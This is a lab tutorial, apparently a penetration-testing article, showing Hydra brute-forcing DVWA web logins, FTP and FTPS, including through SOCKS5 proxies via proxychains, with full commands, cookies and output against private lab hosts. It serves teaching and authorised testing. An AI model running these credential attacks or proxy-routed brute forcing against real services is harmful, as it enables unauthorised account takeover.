
The hydra form can be used to carry out a brute force attack on simple web-based login forms that requires username and password variables either by GET or POST request. For testing I used dvwa (damn vulnerable web application) which has login page. This page uses POST method as I am sending some data.



Here I have given the username admin and provided file for passwords and used http-post-form module to perform brute force attack on 192.168.1.150 host.

```
┌──(root㉿kali)-[~]
└─# hydra -l admin -P pass.txt 192.168.1.150 http-post-form "/dvwa/login.php:username=^USER^&password=^PASS^&Login=Login:Login failed"
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purpose

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-16 13:14:49
[DATA] max 8 tasks per 1 server, overall 8 tasks, 8 login tries (l:1/p:8), ~1 try per task
[DATA] attacking http-post-form://192.168.1.150:80/dvwa/login.php:username=^USER^&password=^PASS^&Login=Login:Login failed
[80][http-post-form] host: 192.168.1.150   login: admin   password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-16 13:14:50
```

So, for password: password it gave success and bypassed the login page. Now I had performed brute force on username and password field mentioned having security level as “low”. And by using cookie editor plugin I found out the cookie PHPSESSID and used its value in the command.



I had viewed page source and from that I found out that page uses GET method, and so http-GET-form module as mentioned in above command.

```
<div class="vulnerable_code_area">

    <h2>Login</h2>

    <form action="#" method="GET">
        Username:<br><input type="text" name="username"><br>
        Password:<br><input type="password" AUTOCOMPLETE="off" name="password"><br>
        <input type="submit" value="Login" name="Login">
    </form>
```

As in the screenshot, command is successfully executed, and I got correct username and password.

```
┌──(root㉿kali)-[~]
└─# hydra 192.168.1.150 -l admin -P 'pass.txt' http-get-form "/dvwa/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:F=Username and/or password incorrect.:H=Cookie: PHPSESSID=13f2650bddf7a9a9ef68858ceea03c5d; security=low"
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-16 13:25:52
[DATA] max 8 tasks per 1 server, overall 8 tasks, 8 login tries (l:1/p:8), ~1 try per task
[DATA] attacking http-get-form://192.168.1.150:80/dvwa/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:F=Username and/or password incorrect.:H=Cookie: PHPSESSID=13f2650bddf7a9a9ef68858ceea03c5d; security=low
[80][http-get-form] host: 192.168.1.150   login: admin   password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-16 13:25:53
```

Service module Usage information

As discussed earlier in introduction all the supported services by hydra, if you want check once just type hydra -h and you will get list of services supported by hydra. So, to get the detailed information about the usage hydra provides -U option.

```
┌──(root㉿kali)-[~]
└─# hydra http-get-form -U
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or sec

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-16 13:41:51

Help for module http-get-form:
═══════════════════════════════════════════════════════════════════════════
Module http-get-form requires the page and the parameters for the web form.

By default this module is configured to follow a maximum of 5 redirections in
a row. It always gathers a new cookie from the same URL without variables
The parameters take three ":" separated values, plus optional values.
(Note: if you need a colon in the option string as value, escape it with "\:", but do not esc

Syntax:   <url>:<form parameters>:<condition string>[:<optional>[:<optional>]
First is the page on the server to GET or POST to (URL).
Second is the POST/GET variables (taken from either the browser, proxy, etc.
 with url-encoded (resp. base64-encoded) usernames and passwords being replaced in the
 "^USER^" (resp. "^USER64^") and "^PASS^" (resp. "^PASS64^") placeholders (FORM PARAMETERS)
Third is the string that it checks for an *invalid* login (by default)
 Invalid condition login check can be preceded by "F=", successful condition
 login check must be preceded by "S=".
 This is where most people get it wrong. You have to check the webapp what a
 failed string looks like and put it in this parameter!
The following parameters are optional:
 (c|C)=/page/uri     to define a different page to gather initial cookies from
 (g|G)=              skip pre-requests - only use this when no pre-cookies are required
 (h|H)=My-Hdr\: foo   to send a user defined HTTP header with each request
                ^USER[64]^ and ^PASS[64]^ can also be put into these headers!
                Note: 'h' will add the user-defined header at the end
                regardless it's already being sent by Hydra or not.
                'H' will replace the value of that header if it exists, by the
                one supplied by the user, or add the header at the end
Note that if you are going to put colons (:) in your headers you should escape them with a ba
 All colons that are not option separators should be escaped (see the examples above and belo
 You can specify a header without escaping the colons, but that way you will not be able to p
 in the header value itself, as they will be interpreted by hydra as option separators.
```

Here http-get-form is one of the services supported by hydra and -U option helped to get detailed information.

Attacking on secured service connection

While performing attack on ftp connection, you just mention the service name along with appropriate options, but if the host has ftp port open but and ftp is secured. So in order to perform attack on secured ftp connection, then run this command.

```
┌──(root㉿kali)-[~]
└─# hydra -l ignite -P pass.txt ftp://192.168.1.141

Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military o

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-16 14:14:45
[DATA] max 8 tasks per 1 server, overall 8 tasks, 8 login tries (l:1/p:8), ~1 try per ta
[DATA] attacking ftp://192.168.1.141:21/
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-16 14:14:46

┌──(root㉿kali)-[~]
└─# hydra -l ignite -P pass.txt ftps://192.168.1.141

Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military o

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-16 14:14:52
[WARNING] you enabled ftp-SSL (auth tls) mode. If you want to use direct SSL ftp, use -S
[DATA] max 8 tasks per 1 server, overall 8 tasks, 8 login tries (l:1/p:8), ~1 try per ta
[DATA] attacking ftps://192.168.1.141:21/
[21][ftps] host: 192.168.1.141   login: ignite   password: 123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-16 14:14:56
```

And this command worked well and showed 1 valid password found.
This is one way to attack on secured ftp, hydra provides one more way to attack on secured service.

```
┌──(root㉿kali)-[~]
└─# hydra  -l ignite -P pass.txt 192.168.1.141 ftp
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-16 14:23:18
[DATA] max 8 tasks per 1 server, overall 8 tasks, 8 login tries (l:1/p:8), ~1 try per t
[DATA] attacking ftp://192.168.1.141:21/
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-16 14:23:19

┌──(root㉿kali)-[~]
└─# hydra  -l ignite -P pass.txt 192.168.1.141 ftps
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-16 14:23:21
[WARNING] you enabled ftp-SSL (auth tls) mode. If you want to use direct SSL ftp, use -
[DATA] max 8 tasks per 1 server, overall 8 tasks, 8 login tries (l:1/p:8), ~1 try per t
[DATA] attacking ftps://192.168.1.141:21/
[21][ftps] host: 192.168.1.141   login: ignite   password: 123
1 of 1 target successfully completed, 1 valid password found
```

The first did not worked as the host 192.168.1.141 has secured ftp, but second worked and showed us valid password found. In this way you can perform brute force attack on hosts which have secured services open.

Proxy Support

Now let's discuss how hydra attacks on hosts having proxy enabled. I first tried to same command with -l -p parameters on host 192.168.1.141 on ftp service and found that no password was found. Hence, I started nmap scan for the host and found list of services and ports open. So, at port 1080 a proxy "socks5" was set without any authentication.
For setting up the proxy I took reference from
https://www.hackingarticles.in/penetration-testing-lab-setup-microsocks/

```
┌──(root㉿kali)-[~]
└─# hydra -l ignite -P pass.txt 192.168.1.141 ftp
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-19 15:1
[DATA] max 8 tasks per 1 server, overall 8 tasks, 8 login tries (l:1/p:8), ~1
[DATA] attacking ftp://192.168.1.141:21/
[ERROR] all children were disabled due too many connection errors
0 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-19 15:1

┌──(root㉿kali)-[~]
└─# nmap -sV 192.168.1.141
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-19 15:11 EDT
Nmap scan report for 192.168.1.141
Host is up (0.000086s latency).
Not shown: 995 closed tcp ports (reset)
PORT     STATE SERVICE    VERSION
21/tcp   open  tcpwrapped
80/tcp   open  http       Apache httpd 2.4.41
1080/tcp open  socks5     (No authentication; connection failed)
2222/tcp open  ssh        OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; proto
3128/tcp open  http-proxy Squid http proxy 4.10
MAC Address: 00:0C:29:10:98:21 (VMware)
Service Info: Host: 127.0.0.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nm
Nmap done: 1 IP address (1 host up) scanned in 11.57 seconds
```

Unauthenticated Proxy

Hydra provides two different ways for proxy support. I have tried both the ways. Use screenshot for better understanding. Let's discuss the first way

1. Export Environment

To enable proxy, I used this command

```
┌──(root㉿kali)-[~]
└─# export HYDRA_PROXY=socks5://192.168.1.141:1080

┌──(root㉿kali)-[~]
└─# hydra -l ignite -P pass.txt 192.168.1.141 ftp
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in milita

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-19 15:14:06
[INFO] Using Connect Proxy: socks5://192.168.1.141:1080
[DATA] max 8 tasks per 1 server, overall 8 tasks, 8 login tries (l:1/p:8), ~1 try pe
[DATA] attacking ftp://192.168.1.141:21/
[21][ftp] host: 192.168.1.141   login: ignite   password: 123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-19 15:14:09
```

And then used the following command and got 1 valid password

2. Proxychains

I have opened the /etc/proxychains4.conf using cat command and added the proxy details with host and port. And then with the help of proxychains brute force is performed

```
┌──(root㉿kali)-[~]
└─# cat /etc/proxychains4.conf
#
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
#socks4         127.0.0.1 9050
socks5 192.168.1.141 1080

┌──(root㉿kali)-[~]
└─# proxychains hydra -l ignite -P pass.txt 192.168.1.141 ftp
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-19 15:18:50
[DATA] max 8 tasks per 1 server, overall 8 tasks, 8 login tries (l:1/p:8), ~1 try per t
[DATA] attacking ftp://192.168.1.141:21/
[proxychains] Dynamic chain  ...  192.168.1.141:1080 [proxychains] Dynamic chain  ...
hain  ...  192.168.1.141:1080 [proxychains] Dynamic chain  ...  192.168.1.141:1080  ...
..  192.168.1.141:1080  ...  192.168.1.141:21  ...  192.168.1.141:21  ...  192.168.1.14
  ...  OK
  ...  OK
  ...  OK
  ...  OK
  ...  OK
  ...  OK
  ...  OK
[21][ftp] host: 192.168.1.141   login: ignite   password: 123
1 of 1 target successfully completed, 1 valid password found
```


Authenticated Proxy

I got the desired password 123 for the host. In the above attack there was not any authentication enabled. Now I tried on proxy that has authentication enabled.

1. Proxychains


I tried to brute force the target using proxychains but it denied, because authentication was

enabled on proxy.



So, I added username and password in /etc/proxychains4.conf file using cat command. Just observe screenshot for better understanding. Then with the help of proxychains I started attack using below command.

Hence, after execution of this command, valid password was found for the host having proxy enabled.



2. Export Environment

Here “raj” is username, “1234@” is password for proxy and “192.168.1.141” is host and

“1080” is the port on which proxy is enabled. After that I used the command
And for this it showed valid password for the host 192.168.1.141